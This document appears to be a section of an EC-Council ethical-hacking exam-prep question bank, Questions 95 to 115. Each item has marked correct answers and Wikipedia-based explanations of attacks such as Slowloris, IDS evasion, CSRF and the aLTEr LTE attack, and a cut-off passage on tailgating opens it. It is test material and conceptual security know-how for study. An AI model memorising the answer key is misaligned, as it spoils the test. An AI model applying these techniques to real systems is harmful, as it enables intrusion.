Tailgating provides a simple social engineering-based way around many security mechanisms one would think of as secure. Even retina scanners don't help if an employee holds the door for an unknown person behind them out of misguided courtesy.

People who might tailgate include disgruntled former employees, thieves, vandals, mischief-makers, and issues with employees or the company. Any of these can disrupt business, cause damage, create unexpected costs, and lead to further safety issues.

Elicitation

Elicitation means to bring or draw out or arrive at a conclusion (truth, for instance) by logic. Alternatively, it is defined as stimulation that calls up (or draws forth) a particular class of behaviors, as in "the elicitation of his testimony was not easy."

In training materials, the National Security Agency of the United States government defines elicitation as "the subtle extraction of information during an apparently normal and innocent conversation."

These conversations can occur anywhere that the target is—a restaurant, the gym, a daycare—anywhere. Elicitation works well because it is low risk and often very hard to detect. Most of the time, the targets don't even know where the information

Question 95:

Ivan, a black hat hacker, sends partial HTTP requests to the target webserver to exhaust the target server's maximum concurrent connection pool. He wants to ensure that all additional connection attempts are rejected. What type of attack does Ivan implement?

- **Fragmentation**
- **Spoofed Session Flood**
- **HTTP GET/POST**
- **Slowloris**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Slowloris_\(computer_security\)](https://en.wikipedia.org/wiki/Slowloris_(computer_security))

Slowloris is a type of denial of service attack tool which allows a single machine to take down another machine's web server with minimal bandwidth and side effects on unrelated services and ports.

Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. Periodically, it will send subsequent HTTP headers, adding to, but never completed, the request. Affected servers will keep these connections open, filling their maximum concurrent connection pool, eventually denying additional connection attempts from clients.

The program was named after Slow lorises, a group of primates that are known for their slow movement.

Incorrect answers:

HTTP GET/POST (HTTP Flood) https://en.wikipedia.org/wiki/HTTP_Flood

HTTP Flood is a type of Distributed Denial of Service (DDoS) attack in which the attacker manipulates HTTP and POST unwanted requests in order to attack a web server or application. These attacks often use interconnected computers that have been taken over with the aid of malware such as Trojan Horses. Instead of using malformed

packets, spoofing and reflection techniques, HTTP floods require less bandwidth to attack the targeted sites or servers.

Spoofed Session Flood

Fake Session attacks try to bypass security under the guise of a valid TCP session by carrying an SYN, multiple ACK and one or more RST or FIN packets.

This attack can bypass defence mechanisms that are only monitoring incoming traffic on the network. These DDoS attacks can also exhaust the target's resources and result in a complete system shutdown or unacceptable system performance.

Fragmentation https://en.wikipedia.org/wiki/IP_fragmentation_attack

IP fragmentation attacks are a kind of computer security attack based on how the Internet Protocol (IP) requires data to be transmitted and processed. Specifically, it invokes IP fragmentation, a process used to partition messages (the service data unit (SDU); typically a packet) from one layer of a network into multiple smaller payloads that can fit within the lower layer's protocol data unit (PDU). Every network link has a maximum size of messages that may be transmitted, called the maximum transmission unit (MTU). If the SDU plus metadata added at the link-layer exceeds the MTU, the SDU must be fragmented. IP fragmentation attacks exploit this process as an attack vector.

Part of the TCP/IP suite is the Internet Protocol (IP) which resides at the Internet Layer of this model. IP is responsible for the transmission of packets between network endpoints. IP includes some features which provide basic measures of fault-tolerance (time to live, checksum), traffic prioritization (a type of service) and support for the fragmentation of larger packets into multiple smaller packets (ID field, fragment offset). The support for fragmentation of larger packets provides a protocol allowing routers to fragment a packet into smaller packets when the original packet is too large for the supporting datalink frames. IP fragmentation exploits (attacks) use the fragmentation protocol within IP as an attack vector.

Question 96:

You have been assigned the task of defending the company from network sniffing. Which of the following is the best option for this task?

- Register all machines MAC Address in a Centralized Database.
- Using encryption protocols to secure network communications.
- (Correct)
- Use Static IP Address.
- Restrict Physical Access to Server Rooms hosting Critical Servers.

Explanation

https://en.wikipedia.org/wiki/Sniffing_attack

To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.

NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.

The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

Question 97:

Which of the following cipher is based on factoring the product of two large prime numbers?

- MD5
- SHA-1
- RSA
- (Correct)
- RC5

Explanation

[https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

SA (Rivest–Shamir–Adleman) is a public-key cryptosystem that is widely used for secure data transmission. It is also one of the oldest. The acronym RSA comes from the surnames of Ron Rivest, Adi Shamir, and Leonard Adleman, who publicly described the algorithm in 1977. An equivalent system was developed secretly, in 1973 at GCHQ (the British signals intelligence agency), by the English mathematician Clifford Cocks. That system was declassified in 1997.

In a public-key cryptosystem, the encryption key is public and distinct from the decryption key, which is kept secret (private). An RSA user creates and publishes a public key based on two large prime numbers, along with an auxiliary value. The prime numbers are kept secret. Messages can be encrypted by anyone, via the public key, but can only be decoded by someone who knows the prime numbers.

Incorrect answers:

SHA-1 <https://en.wikipedia.org/wiki/SHA-1>

SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function which takes an input and produces a 160-bit (20-byte) hash value known as a message digest – typically rendered as a hexadecimal number, 40 digits long. It was designed by the United States National Security Agency, and is a U.S. Federal Information Processing Standard.

SHA-1 produces a message digest based on principles similar to those used by Ronald L. Rivest of MIT in the design of the MD2, MD4 and MD5 message digest algorithms, but generates a larger hash value (160 bits vs. 128 bits).

MD5 <https://en.wikipedia.org/wiki/MD5>

The MD5 message-digest algorithm is a widely used hash function producing a 128-bit hash value. Although MD5 was initially designed to be used as a cryptographic hash function, it has been found to suffer from extensive vulnerabilities. It can still be used as a checksum to verify data integrity, but only against unintentional corruption. It remains suitable for other non-cryptographic purposes, for example for determining the partition for a particular key in a partitioned database.

RC5 <https://en.wikipedia.org/wiki/RC5>

RC5 is a symmetric-key block cipher notable for its simplicity. Designed by Ronald Rivest in 1994, RC stands for "Rivest Cipher", or alternatively, "Ron's Code" (compare RC2 and RC4). The Advanced Encryption Standard (AES) candidate RC6 was based on RC5.

Question 98:

Which of the following Nmap options will you use if you want to scan fewer ports than the default?

- -sP
- -F
- **(Correct)**
- -T
- -p

Explanation

<https://nmap.org/book/man-port-specification.html>

-F (Fast (limited port) scan)

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.

Question 99:

Which of the following protocols is used in a VPN for setting up a secure channel between two devices?

- PEM
- PPP
- SET
- IPSEC
- **(Correct)**

Explanation

<https://en.wikipedia.org/wiki/IPsec>

Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs).

Incorrect answers:

PPP https://en.wikipedia.org/wiki/Point-to-Point_Protocol

Point-to-Point Protocol (PPP) is a Data link layer (layer 2) communications protocol between two routers directly without any host or any other networking in between. It can provide connection authentication, transmission encryption, and compression.

PEM https://en.wikipedia.org/wiki/Privacy-Enhanced_Mail

Privacy-Enhanced Mail (PEM) is a file format for storing and sending cryptographic keys, certificates, and other data, based on a set of 1993 IETF standards defining "privacy-enhanced mail." While the original standards were never broadly adopted, and were supplanted by PGP and S/MIME, the textual encoding they defined became very popular. The PEM format was eventually formalized by the IETF in RFC 7468.

SET https://en.wikipedia.org/wiki/Secure_Electronic_Transaction

Secure Electronic Transaction (SET) is a communications protocol standard for securing credit card transactions over networks, specifically, the Internet. SET was not itself a payment system, but rather a set of security protocols and formats that enabled users to employ the existing credit card payment infrastructure on an open network in a secure fashion. However, it failed to gain attraction in the market. Visa now promotes the 3-D Secure scheme.

Question 100:

Which of the following program attack both the boot sector and executable files?

- **Multipartite Virus**
- **(Correct)**
- **Stealth virus**
- **Macro virus**
- **Polymorphic virus**

Explanation

A multipartite virus is a computer virus that can attack both the boot sector and executable files of an infected computer. If you're familiar with cyber threats, you probably know that most computer viruses either attack the boot sector or executable files. However, multipartite viruses are unique because of their ability to attack both the boot sector and executable files simultaneously, thereby allowing them to spread in multiple ways.

According to Wikipedia, the first reported multipartite virus was identified in 1989. Known as Ghostball, it targeted the executable .com files and boot sectors of the infected computer. Since the internet was still in its early years, Ghostball wasn't able to reach many victims. With roughly half of the global population now connected to the internet, multipartite viruses pose a serious threat to businesses and consumers alike.

Incorrect answers:

Stealth Virus

It is a very tricky virus as it changes the code that can be used to detect it. Hence, the detection of the virus becomes very difficult. For example, it can change the read system call such that whenever the user asks to read a code modified by a virus, the original form of code is shown rather than infected code.

Polymorphic virus https://en.wikipedia.org/wiki/Polymorphic_code

Polymorphic code was the first technique that posed a serious threat to virus scanners. Just like regular encrypted viruses, a polymorphic virus infects files with an encrypted

copy of itself, which is decoded by a decryption module. In the case of polymorphic viruses, however, this decryption module is also modified on each infection. A well-written polymorphic virus therefore has no parts which remain identical between infections, making it very difficult to detect directly using "signatures". Antivirus software can detect it by decrypting the viruses using an emulator, or by statistical pattern analysis of the encrypted virus body.

Macro virus https://en.wikipedia.org/wiki/Macro_virus

A macro virus is a computer virus written in the same macro language used for software programs, including Microsoft Excel or word processors such as Microsoft Word. When a macro virus infects a software application, it causes a sequence of actions to begin automatically when the application is opened. Since a macro virus centers on an application and not an operating system, it typically can infect any computer running any operating system.

Macro viruses work by embedding malicious code in the macros associated with documents, spreadsheets, and other data files, causing the malicious programs to run as soon as the documents are opened. Typically, macro malware is transmitted through phishing emails containing malicious attachments. The macro virus spreads quickly as users share infected documents. Once an infected macro is executed, it will typically infect every other document on a user's computer. Some macro viruses cause irregularities in text documents, such as inserting or deleting words. Other macro malware accesses email accounts and sends out copies of infected files to all of the users' contacts, who then open and access these files because they come from trusted sources.

Question 101:

Ivan, the black hat hacker, split the attack traffic into many packets such that no single packet triggers the IDS. Which IDS evasion technique does Ivan use?

- **Session Splicing.**
- **(Correct)**
- **Low-bandwidth attacks.**
- **Unicode Evasion.**
- **Flooding.**

Explanation

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packets

One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.

Incorrect answers:

Unicode invasion

Using Unicode representation, where each character has a unique value regardless of the platform, program, or language, is also an effective way to evade IDSs. For example, an attacker might evade an IDS by using the Unicode character c1 to represent a slash for a Web page request.

Flooding https://en.wikipedia.org/wiki/Denial-of-service_attack

Flood attacks are also known as Denial of Service (DoS) attacks. In a flood attack, attackers send a very high volume of traffic to a system so that it cannot examine and allow permitted network traffic. For example, an ICMP flood attack occurs when a system receives too many ICMP ping commands and must use all its resources to send reply commands.

Low-bandwidth attacks

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Low-bandwidth_attacks

Attacks which are spread out across a long period of time or a large number of source IPs, such as nmap's slow scan, can be difficult to pick out of the background of benign traffic. An online password cracker which tests one password for each user every day will look nearly identical to a normal user who mistyped their password.

Question 102:

Ferdinand installs a virtual communication tower between the two authentic endpoints to mislead the victim. What attack does Ferdinand perform?

- **Sinkhole**
- **Aspidistra**
- **aLTEr**
- **(Correct)**
- **Wi-Jacking**

Explanation

aLTEr attack was first published at the 2019 IEEE Symposium on Security & Privacy. It is implemented using a fake eNodeB (the 4G cell tower), acting as Man-in-The-Middle (MiTM): the attacked User Equipment (UE) is persuaded to connect to the network through this equipment, acting as a malicious relay. The researchers have named it “aLTEr attack”.

The vulnerability

The attacker, having access to the encrypted communication of the target UE, takes advantage of the fact that there is no integrity protection on this channel, and manipulates (or aLTErs..) the transmitted information so that the actual communication which arrives at the destination is actually fabricated by the attacker. Since the manipulation is performed on the encrypted channel, the attacker has to alter the communication in such a way so that desired content is produced after decryption. The process of performing this manipulation on the encrypted channel, without having access to the encryption key, is based on the fact that the attacker knows the clear (unencrypted) part of the communication which he intends to manipulate. The mechanism is as elaborated below.

The goal

The goal of the attack is to perform what is known as DNS spoofing. Domain Name Servers (DNS) are the Internet network elements that are responsible for resolving the textual internet addresses (URL) to numerical IP addresses. The attacker's goal is to alter the IP address of the DNS query issued by the target UE so that the DNS request is

routed to a malicious DNS server operated by the attacker. The fake DNS server thus replies maliciously to a request from the target about the IP address of a website to be accessed by the target, ending in the target accessing a malicious site operated by the attacker.

The mechanism

The actual attack is accomplished by the attacker changing the IP address of the DNS server in the query issued by the target device. As described above – the manipulation is performed while the communication is still encrypted. The attacker uses the fact that he or she knows the correct IP address of the legitimate DNS server, so once access is gained to the part in the communication carrying the encrypted true IP address, the attacker knows how to construct a false substitute that will result, once decrypted, in the IP address of the fake DNS server.

Such an attack could be very effective, overcoming the basic security capabilities of LTE and 5G, using the fact that no integrity protection was included.

Question 103:

John, a penetration tester, decided to conduct SQL injection testing. He enters a huge amount of random data and observes changes in output and security loopholes in web applications. What SQL injection testing technique did John use?

- **Fuzzing Testing.**
- **(Correct)**
- **Function Testing.**
- **Static Testing.**
- **Dynamic Testing.**

Explanation

Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion.

A fuzzer is a program which injects automatically semi-random data into a program/stack and detect bugs.

The data-generation part is made of generators, and vulnerability identification relies on debugging tools. Generators usually use combinations of static fuzzing vectors (known-to-be-dangerous values), or totally random data. New generation fuzzers use genetic algorithms to link injected data and observed impact. Such tools are not public yet.

A fuzzer would try combinations of attacks on:

- numbers (signed/unsigned integers/float...)
- chars (urls, command-line inputs)
- metadata : user-input text (id3 tag)
- pure binary sequences

A common approach to fuzzing is to define lists of “known-to-be-dangerous values” (fuzz vectors) for each type, and to inject them or recombinations.

for integers: zero, possibly negative or very big numbers

for chars: escaped, interpretable characters / instructions (ex: For SQL Requests, quotes / commands...)

for binary: random ones

Protocols and file formats imply norms, which are sometimes blurry, very complicated or badly implemented : that's why developers sometimes mess up in the implementation process (because of time/cost constraints). That's why it can be interesting to take the opposite approach: take a norm, look at all mandatory features and constraints, and try all of them; forbidden/reserved values, linked parameters, field sizes. That would be conformance testing oriented fuzzing.

Question 104:

John, a cybersecurity specialist, received a copy of the event logs from all firewalls, Intrusion Detection Systems (IDS) and proxy servers on a company's network. He tried to match all the registered events in all the logs, and he found that their sequence didn't match. What can cause such a problem?

- **The security breach was a false positive.**
- **A proper chain of custody was not observed while collecting the logs.**
- **The attacker altered events from the logs.**
- **The network devices are not all synchronized.**
- **(Correct)**

Explanation

Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten. Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.

If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

Question 105:

What actions should you take if you find that the company that hired you is involved with human trafficking?

- **Confront the customer and ask her about this.**
- **Copy the information to removable media and keep it in case you need it.**
- **Stop work and contact the proper legal authorities.**
- **(Correct)**
- **Ignore the information and continue the assessment until the work is done.**

Explanation

I think this question is not needed in an explanation, but a question on this topic may occur in your exam, so you need to know how to answer it.

Question 106:

Suppose your company has implemented identify people based on walking patterns and made it part of physical control access to the office. The system works according to the following principle:

The camera captures people walking and identifies employees, and then they must attach their RFID badges to access the office.

Which of the following best describes this technology?

- **The solution will have a high level of false positives.**
- **Biological motion cannot be used to identify people.**
- **The solution implements the two factors authentication: physical object and physical characteristic.**
- **(Correct)**
- **Although the approach has two phases, it actually implements just one authentication factor.**

Explanation

https://en.wikipedia.org/wiki/Multi-factor_authentication

The authentication factors of a multi-factor authentication scheme may include:

- **Something you have:** Some physical object in the possession of the user, such as a security token (USB stick), a bank card, a key, etc.
- **Something you know:** Certain knowledge only known to the user, such as a password, PIN, TAN, etc.
- **Something you are:** Some physical characteristic of the user (biometrics), such as a fingerprint, eye iris, voice, typing speed, pattern in key press intervals, etc.
- **Somewhere you are:** Some connection to a specific computing network or using a GPS signal to identify the location.

Question 107:

What is a "Collision attack"?

- **Collision attack on a hash tries to find two inputs producing the same hash value.**
- **(Correct)**
- **Collision attacks try to change the hash.**
- **Collision attacks attempt to recover information from a hash.**
- **Collision attacks break the hash into several parts, with the same bytes in each part to get the private key.**

Explanation

https://en.wikipedia.org/wiki/Collision_attack

A collision attack on a cryptographic hash tries to find two inputs producing the same hash value, i.e. a hash collision.

NOTE: Yeap, that's all. There is a hash-algorithm with fixed output, and there is an infinite amount of unfixed input; of course, in such a situation, there will be cases when many different inputs give one hash. A simple example: you wrote a letter, calculate its hash, and think that will guarantee its integrity. I intercept it and write my letter and begin to drive in non-printable characters in the message and calculate the hash until the hash of my message and yours will match. How will this help me? Now I can present my message as yours, and that's it - the hash no longer guarantees integrity. Where is this approach used? A digital signature. Or a digital stamp on evidence (such as a USB flash drive or hard drive), and I can intercept it during transportation and changed it. The only problem is that too long a hash will make me search for a collision indefinitely.

Question 108:

What is meant by a "rubber-hose" attack in cryptography?

- A backdoor is placed into a cryptographic algorithm by its creator.
- Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plain text.
- Extraction of cryptographic secrets through coercion or torture.
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Rubber-hose_cryptanalysis

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part. (Pss, it's a joke, ok? ^_^)

Question 109:

Which layer 3 protocol allows for end-to-end encryption of the connection?

- SFTP
- FTPS
- IPsec
- (Correct)
- SSL

Explanation

<https://en.wikipedia.org/wiki/IPsec>

Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs).

IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection.

The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

Incorrect answers:

SFTP https://en.wikipedia.org/wiki/File_Transfer_Protocol#FTP_over_SSH

FTP over SSH is the practice of tunneling a normal FTP session over a Secure Shell connection.[27] Because FTP uses multiple TCP connections (unusual for a TCP/IP protocol that is still in use), it is particularly difficult to tunnel over SSH. With many SSH clients, attempting to set up a tunnel for the control channel (the initial client-to-server connection on port 21) will protect only that channel; when data is transferred, the FTP software at either end sets up new TCP connections (data channels) and thus have no confidentiality or integrity protection.

FTPS <https://en.wikipedia.org/wiki/FTPS>

FTPS (also known FTP-SSL, and FTP Secure) is an extension to the commonly used File Transfer Protocol (FTP) that adds support for the Transport Layer Security (TLS) and, formerly, the Secure Sockets Layer cryptographic protocols.

SSL https://en.wikipedia.org/wiki/Transport_Layer_Security

Transport Layer Security (TLS), and its now-deprecated predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network. Several versions of the protocols are widely used in applications such as web browsing, email, instant messaging, and voice over IP (VoIP). Websites can use TLS to secure all communications between their servers and web browsers.

NOTE: All of these protocols are the application layer of the OSI model.

Question 110:

The attacker posted a message and an image on the forum, in which he embedded a malicious link. When the victim clicks on this link, the victim's browser sends an authenticated request to a server. What type of attack did the attacker use?

- **Session hijacking**
- **SQL injection**
- **Cross-site scripting**
- **Cross-site request forgery**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Incorrect answers:

Cross-site scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007. XSS effects vary in range from a petty nuisance to significant

security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Session hijacking https://en.wikipedia.org/wiki/Session_hijacking

Session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer (see HTTP cookie theft). After successfully stealing appropriate session cookies an adversary might use the Pass the Cookie technique to perform session hijacking. Cookie hijacking is commonly used against client authentication on the internet. Modern web browsers use cookie protection mechanisms to protect the web from being attacked.

SQL injection https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Question 111:

What is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program?

- **Security testing**
- **Monkey testing**
- **Fuzz testing**
- **(Correct)**
- **Concolic testing**

Explanation

<https://en.wikipedia.org/wiki/Fuzzing>

Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks.

Incorrect answers:

Concolic testing https://en.wikipedia.org/wiki/Concolic_testing

Concolic testing is a hybrid software verification technique that performs symbolic execution, a classical technique that treats program variables as symbolic variables along a concrete execution path. Symbolic execution is used in conjunction with an automated theorem prover or constraint solver based on constraint logic programming to generate new concrete inputs (test cases) to maximize code coverage. Its main focus is finding bugs in real-world software rather than demonstrating program correctness.

Monkey testing https://en.wikipedia.org/wiki/Monkey_testing

Monkey testing is a technique where the user tests the application or system by providing random inputs and checking the behavior, or seeing whether the application or system will crash. Monkey testing is usually implemented as random, automated unit tests.

Security testing https://en.wikipedia.org/wiki/Security_testing

Security testing is a process intended to reveal flaws in the security mechanisms of an information system that protect data and maintain functionality as intended. Due to the logical limitations of security testing, passing the security testing process is not an indication that no flaws exist or that the system adequately satisfies the security requirements. Typical security requirements may include specific elements of confidentiality, integrity, authentication, availability, authorization and non-repudiation. Actual security requirements tested depend on the security requirements implemented by the system. Security testing as a term has a number of different meanings and can be completed in a number of different ways. As such, a Security Taxonomy helps us to understand these different approaches and meanings by providing a base level to work from.

Question 112:

Ivan, an evil hacker, is preparing to attack the network of a financial company. To do this, he wants to collect information about the operating systems used on the company's computers. Which of the following techniques will Ivan use to achieve the desired result?

- **UDP Scanning.**
- **IDLE/IPID Scanning.**
- **Banner Grabbing.**
- **(Correct)**
- **SSDP Scanning.**

Explanation

https://en.wikipedia.org/wiki/Banner_grabbing

Banner Grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports. Administrators can use this to take inventory of the systems and services on their network. However, an intruder can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits.

Some examples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 respectively. Tools commonly used to perform banner grabbing are Telnet, nmap and Netcat.

Incorrect answers:

IDLE/IPID Scanning https://en.wikipedia.org/wiki/Idle_scan

The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer whose network traffic is very slow or nonexistent (that is, not transmitting or receiving information). This could be an idle computer, called a "zombie".

SSDP Scanning https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol

The Simple Service Discovery Protocol (SSDP) is a network protocol based on the Internet protocol suite for advertisement and discovery of network services and presence information. It accomplishes this without the assistance of server-based configuration mechanisms, such as Dynamic Host Configuration Protocol (DHCP) or Domain Name System (DNS), and without special static configuration of a network host. SSDP is the basis of the discovery protocol of Universal Plug and Play (UPnP) and is intended for use in residential or small office environments. It was formally described in an Internet Engineering Task Force (IETF) Internet-Draft by Microsoft and Hewlett-Packard in 1999. Although the IETF proposal has since expired (April, 2000), SSDP was incorporated into the UPnP protocol stack, and a description of the final implementation is included in UPnP standards documents.

UDP Scanning

UDP scans, like TCP scans, send a UDP packet to various ports on the target host and evaluate the response packets to determine the availability of the service on the host. As with TCP scans, receiving a response packet indicates that the port is open.

Question 113:

Which of the following is not included in the list of recommendations of PCI Data Security Standards?

- **Protect stored cardholder data.**
- **Do not use vendor-supplied defaults for system passwords and other security parameters.**
- **Encrypt transmission of cardholder data across open, public networks.**
- **Rotate employees handling credit card transactions on a yearly basis to different departments.**
- **(Correct)**

Explanation

https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security

Build and Maintain a Secure Network

1. Install and maintain a firewall configuration to protect cardholder data.
2. Do not use vendor-supplied defaults for system passwords and other security parameters.

Protect Cardholder Data

3. Protect stored cardholder data.
4. Encrypt transmission of cardholder data across open, public networks.

Maintain a Vulnerability Management Program

5. Use and regularly update anti-virus software or programs.
6. Develop and maintain secure systems and applications.

Implement Strong Access Control Measures

7. Restrict access to cardholder data by business need-to-know.
8. Assign a unique ID to each person with computer access.
9. Restrict physical access to cardholder data.

Regularly Monitor and Test Networks

10. Track and monitor all access to network resources and cardholder data.
11. Regularly test security systems and processes.

Maintain an Information Security Policy

12. Maintain a policy that addresses information security for employees and contractors.

Question 114:

Michael, a technical specialist, discovered that the laptop of one of the employees connecting to a wireless point couldn't access the Internet, but at the same time, it can transfer files locally. He checked the IP address and the default gateway. They are both on 192.168.1.0/24. Which of the following caused the problem?

- **The laptop is using an invalid IP address.**
- **The laptop isn't using a private IP address.**
- **The laptop and the gateway are not on the same network.**
- **The gateway is not routing to a public IP address.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Private_network

In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments.

Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.

The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:

- 10.0.0.0 – 10.255.255.255
- 172.16.0.0 – 172.31.255.255
- 192.168.0.0 – 192.168.255.255

Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet. However, several technologies allow such machines to connect to the Internet.

- Mediation servers like IRC, Usenet, SMTP and Proxy server
- Network address translation (NAT)

- Tunneling protocol

NOTE: So, the problem is just one of these technologies.

Question 115:

Which of the following option is a security feature on switches leverages the DHCP snooping database to help prevent man-in-the-middle attacks?

- Port security
- Spanning tree
- DHCP relay
- DAI
- (Correct)

Explanation

Dynamic ARP inspection (DAI) protects switching devices against Address Resolution Protocol (ARP) packet spoofing (also known as ARP poisoning or ARP cache poisoning).

DAI inspects ARPs on the LAN and uses the information in the DHCP snooping database on the switch to validate ARP packets and to protect against ARP spoofing. ARP requests and replies are compared against entries in the DHCP snooping database, and filtering decisions are made based on the results of those comparisons. When an attacker tries to use a forged ARP packet to spoof an address, the switch compares the address with entries in the database. If the media access control (MAC) address or IP address in the ARP packet does not match a valid entry in the DHCP snooping database, the packet is dropped.

Incorrect answers:

Port security

Port Security helps secure the network by preventing unknown devices from forwarding packets. When a link goes down, all dynamically locked addresses are freed. The port security feature offers the following benefits:

- You can limit the number of MAC addresses on a given port. Packets that have a matching MAC address (secure packets) are forwarded; all other packets (unsecure packets) are restricted.
- You can enable port security on a per port basis.

Port security implements two traffic filtering methods, dynamic locking and static locking. These methods can be used concurrently.

